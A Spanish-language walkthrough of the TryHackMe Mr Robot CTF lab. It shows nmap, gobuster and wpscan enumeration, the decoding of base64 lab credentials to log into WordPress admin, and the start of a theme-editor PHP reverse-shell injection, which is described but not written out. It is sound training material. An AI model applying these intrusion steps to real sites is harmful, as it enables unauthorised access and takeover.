




Mr. Robot

[TryHackMe] Mr Robot CTF: Resolución Paso a Paso

En este video, exploramos la máquina virtual Mr. Robot CTF, inspirada en la famosa serie de televisión. A lo largo del recorrido, aprenderás cómo enumerar, explotar y escalar

 https://youtu.be/mC_eRAerpEY?si=Jd3Y059RiWWJk795



Machine: Medium

IP:

TryHackMe Mr Robot Official Walkthrough

Follow me on Twitter: <https://twitter.com/darkstar7471>

Join my community discord server:

<https://discord.gg/NS9UShn>

 <https://youtu.be/BQ4xeeNAbaw?si=5yT1x-ePyTtw3NQp>



Como siempre iniciamos comprobando si tenemos conectividad con la maquina objetivo

```
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot/nmap]
# ping -c 1 10.10.166.219
PING 10.10.166.219 (10.10.166.219) 56(84) bytes of data.
64 bytes from 10.10.166.219: icmp_seq=1 ttl=63 time=49.5 ms

--- 10.10.166.219 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 49.539/49.539/49.539/0.000 ms
```

Ahora vamos a iniciar con la fase de enumeración para enumerar y ver que puertos y que servicios esta corriendo en ellos

```
(root@Kali-Linux) [/home/santo/Tryhackme/MrRobot/nmap]
# nmap -p -sS -sC -sV --open --min-rate 5000 -n -Pn -vvv 10.10.166.219 -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-25 10:17 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:17
Completed NSE at 10:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:17
Completed NSE at 10:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:17
Completed NSE at 10:17, 0.00s elapsed
Initiating SYN Stealth Scan at 10:17
Scanning 10.10.166.219 [65535 ports]
Discovered open port 443/tcp on 10.10.166.219
Discovered open port 80/tcp on 10.10.166.219
```

Como podemos observar tenemos 3 puertos abiertos el 22,80 y 443

```
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 63 Apache httpd
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http syn-ack ttl 63 Apache httpd
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after: 2025-09-13T10:45:03
| MD5: 3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
| SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_ BEGIN CERTIFICATE
|_ MIIBqzCCARQCCQCsFELlrADCzANBgkqhkiG9w0BAQUFAADMRgwfGfYDVQDDA93
|_ d3cuZXhhbXBsZS5jb20wHhcNMjUwOTE2MTA0NTAzWhcNMjUwOTE2MTA0NTAzWJAA
|_ MRgwGfYDVQDDA93d3cuZXhhbXBsZS5jb20wZGw0Y2Y2KoZlIhbnNAQEBBQADgV0A
|_ MlGJAogBANLxG/38e8Dy/mxwZzBboVf64tuIh8C2zSW0wBFFU0azQFv7RPKcGwt
|_ sAlkdAMkNcW573930xGandCZPdoRY4hhfesLishZxpyk6NoYBkmtx+Gfwrllh6mU
|_ yvsyno29GAlqYwffzXRoidDtGTn9NeMqXobVTtKTAR0Bgsp055AgMBAAEwDQYJ
|_ KoZlIhbnNAQEBBQADgVEASfG0dH3+4/XaNIWwaKo8XeRStjYTy/ubJEBUERLP17X
|_ lTooZ0YbvGfAQk8DPOL7EkzASVeU0ms5orfptWjOZ/UWVZuJ5Nj7uu7QR4vbNERx
|_ ncZrydz7FklpKINSBj8SYc94JI9GsrHlp4mpbystXkxnc0VESjRBES/iatbkl0=
|_ END CERTIFICATE
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
```

Ahora vamos hacer fuzzing ósea enumeración de directorios ocultos y así ver que vectores de ataques podemos encontrar

```
(root@Kali-Linux) [/home/santo/Tryhackme/MrRobot/nmap]
# gobuster dir -u 10.10.166.219 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o directorios.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.166.219
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 236] [→ http://10.10.166.219/images/] Expires
/blog (Status: 301) [Size: 234] [→ http://10.10.166.219/blog/] 40min13s
/feed (Status: 301) [Size: 0] [→ http://10.10.166.219/feed/]
/sitemap (Status: 200) [Size: 0]
/login (Status: 302) [Size: 0] [→ http://10.10.166.219/wp-login.php]
/0 (Status: 301) [Size: 0] [→ http://10.10.166.219/0/]
/feed (Status: 301) [Size: 0] [→ http://10.10.166.219/feed/]
/video (Status: 301) [Size: 235] [→ http://10.10.166.219/video/]
/image (Status: 301) [Size: 0] [→ http://10.10.166.219/image/]
/atom (Status: 301) [Size: 0] [→ http://10.10.166.219/feed/atom/]
/wp-content (Status: 301) [Size: 240] [→ http://10.10.166.219/wp-content/]
/admin (Status: 301) [Size: 235] [→ http://10.10.166.219/admin/]
```


Para optimizar este escaneo con **gobuster** podemos escribir este comando para que solo nos filtre las URL y así podamos ir mas rápido en cuanto el escaneo

```
awk '{print "http://10.10.166.219"$1}' ./directorios.txt > SoloURL.txt
```



Este comando lo que hace es imprimírmeme esta con esta URL pero solo la primera línea, por ende nos muestra la URL con su respectivo directorio (Ctrl + C) te lleva a la página

Una herramienta que también nos viene de utilizar es esta herramienta la cual nos permite tomar captura de todos los directorios de la enumeración anterior, y nos lo condensa todo en directorio



<https://github.com/lluriam19/SnapBot.git>

<https://github.com/lluriam19/SnapBot.git>



Para poder llevar a cabo esto tenemos que pasarle el fichero creado anteriormente con awk o sea el SoloURL.txt

```
GNU nano 8.3
#!/bin/bash

# Directorio de salida para las capturas de pantalla
OUTPUT_DIR="./screenshots/"

# Verifica que el directorio de salida exista, si no lo crea
mkdir -p "$OUTPUT_DIR"

# Fichero que contiene las URLs
URL_FILE="/home/santo/Tryhackme/MrRobot/SoloURL.txt"

# Verifica que el fichero de URLs exista
if [[ ! -f "$URL_FILE" ]]; then
    echo "El fichero $URL_FILE no existe. Por favor, crea el fichero con las URLs."
    exit 1
fi

# Tamaño de la ventana para la captura de pantalla
WINDOW_SIZE="1920x1080"
```

lo editamos directamente en el código del programa

Y lo ejecutamos

```
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot/SnapBot]
# ./snapbot.sh
./snapbot.sh: 1: ç#!/bin/bash: not found
./snapbot.sh: 13: [: not found
./snapbot.sh: 24: [: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso...
Captura de pantalla realizada para: http://10.10.102.184/images
./snapbot.sh: 24: [: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso...
Captura de pantalla realizada para: http://10.10.102.184/blog
./snapbot.sh: 24: [: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso...
Captura de pantalla realizada para: http://10.10.102.184/rss
./snapbot.sh: 24: [: not found
./snapbot.sh: 39: disown: not found
Chromium sigue corriendo, cerrando proceso...
Captura de pantalla realizada para: http://10.10.102.184/sitemap
./snapbot.sh: 24: [: not found
./snapbot.sh: 39: disown: not found
```

```
(root@Kali-Linux) ~/home/santo/Tryhackme/MrRobot/SnapBot
# ls
README.md  screenshots  snapbot.sh  SoloURL.txt


(root@Kali-Linux) ~/home/santo/Tryhackme/MrRobot/SnapBot
# cd screenshots/

(root@Kali-Linux) ~/home/_/Tryhackme/MrRobot/SnapBot/screenshots
# ls
http_10_10_102_184_20_20250326_053212.png  http_10_10_102_184_feed_20250326_053030.png  http_10_10_102_184_phpmyadmin_20250326_053222.png  http_10_10_102_184_video_20250326_053035.png
http_10_10_102_184_atom_20250326_053045.png  http_10_10_102_184_intro_20250326_053106.png  http_10_10_102_184_readme_20250326_053157.png  http_10_10_102_184_wp_admin_20250326_053217.png
http_10_10_102_184_audio_20250326_053101.png  http_10_10_102_184_js_20250326_053137.png  http_10_10_102_184_robots_20250326_053202.png  http_10_10_102_184_wp_content_20250326_053050.png
http_10_10_102_184_blog_20250326_053004.png  http_10_10_102_184_license_20250326_053126.png  http_10_10_102_184_rss_20250326_053010.png  http_10_10_102_184_wp_includes_20250326_053131.png
http_10_10_102_184_css_20250326_053116.png  http_10_10_102_184_login_20250326_053020.png  http_10_10_102_184_rss2_20250326_053121.png  http_10_10_102_184_wp_login_20250326_053111.png
http_10_10_102_184_dashboard_20250326_053207.png  http_10_10_102_184_page1_20250326_053152.png  http_10_10_102_184_sitemap_20250326_053015.png

(root@Kali-Linux) ~/home/_/Tryhackme/MrRobot/SnapBot/screenshots
#
```

Y así tendríamos todas las capturas de los directorios en la carpeta screenshots

Una vez analizadas las capturas de todos los directorios hay algunos que me llamaron la atención, entre ellos esta un login wp_admin de Wordpress




Y una pagina que se llama robots la cual tiene un fichero .txt que se llama **key** osea clave



Así que vamos a entrar a ver que tiene este .txt

Y así es como obtenemos la primera flag



Como es un WordPress la pagina, también podremos hacer un escaneo con la herramienta wpscan para hacer un escaneo mas profundo incluyendo vulnerabilidades que pueden llegar a tener los plugin de WordPress.

```
wpscan --url http://10.10.102.184/ -e u
```

```
(root@Kali-Linux) - [ /home/.../Tryhackme/MrRobot/SnapBot/screenshots ]
# wpscan --url http://10.10.102.184/ -e u

  _____
 /  _  _  \  friend. If you've come, you've come for a reason. You may not be
/  _  _  \  world. But you work, who you see, and how you empty and fill yo
/  _  _  \  this away at your existence. There are things you want t

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Commands:
  @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart


[!] Updating the Database ...
[!] Update completed.

[+] URL: http://10.10.102.184/ [10.10.102.184]
[+] Started: Wed Mar 26 05:46:40 2025

Interesting Finding(s):
[+] Headers
| Interesting Entries: not recognized. Type help for a list of commands.
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://10.10.102.184/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://10.10.102.184/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
```


En este caso no encontramos mucho pero siempre es interesante hacerlo

Bueno ahora sigamos revisando un poco los directorio a ver que mas podemos encontrar




también como vemos tenemos un diccionario el cual nos puede servir para hacer fuerza bruta

Ahora vamos por la segunda clave, siguiendo analizando los directorios otra que me llamo la atención fue el license




Ya que aparentemente no tiene nada pero tiene un slider que llega hasta abajo, así que algo debe de haber




Mas abajo nos encontramos con esto que nos dice que si queremos un password

Y si seguimos bajando es así como encontramos con una contraseña codificada en base 64



Así que podemos descifrar esta contraseña de varias formas, ya sea desde consola o desde una herramienta, en este caso voy a utilizar <https://gchq.github.io/CyberChef/> que es una herramienta para descifrar contraseñas



le pasamos el hash y la codificación que creemos que es y si es la correcta nos da las credenciales



También lo podríamos hacer de esta forma

```
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
# echo "ZWxsaW900kVSMjgtMDY1Mgo=" > base64.txt

(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
# base64 -d base64.txt
elliott:ER28-0652
```


con el echo lo que hacemos es pasarle la cadena a un fichero con le base64 -d es para decodificar dicha cadena

Así que una vez tenido estos credenciales vamos a probarlo en el formulario de inicio de sesión de wordpress




Y así es como ya estaríamos dentro del panel de administración de wordpress

Ahora lo que vamos a hacer es un método bastante potente para intentar acceder a la maquina objetivo, para ello nos dirigimos a la parte de apariencia y vamos a temas




Estos temas están escritos mediante código PHP, así que vamos a intentar insertar en un tema un payload (carga maliciosa), y después vamos a cargar la pagina con el payload ya inyectado para que se ejecute y así nosotros poder obtener una revershell con la maquina



Así que nos dirigimos a el editor para poder manipular el código del sitio web

Si nuestra pagina tiene un `index.php` este es recomendable para editar, si nuestra pagina no lo tiene pues buscamos otro y ya esta



```

Edit Themes
Twenty Fifteen: Main Index Template (index.php)

<?php
/**
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being style.css).
 * It is used to display a page when nothing more specific matches a query.
 * e.g., it puts together the home page when no home.php file exists.
 *
 * Learn more: {@link https://codex.wordpress.org/Template_Hierarchy}
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty_Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
  <main id="main" class="site-main" role="main">

    <?php if ( have_posts() ) : ?>

      <?php if ( is_home() && ! is_front_page() ) : ?>
        <header>
          <h1 class="page-title screen-reader-text"><?php single_post_title(); ?></h1>
        </header>
      <?php endif; ?>
    
```

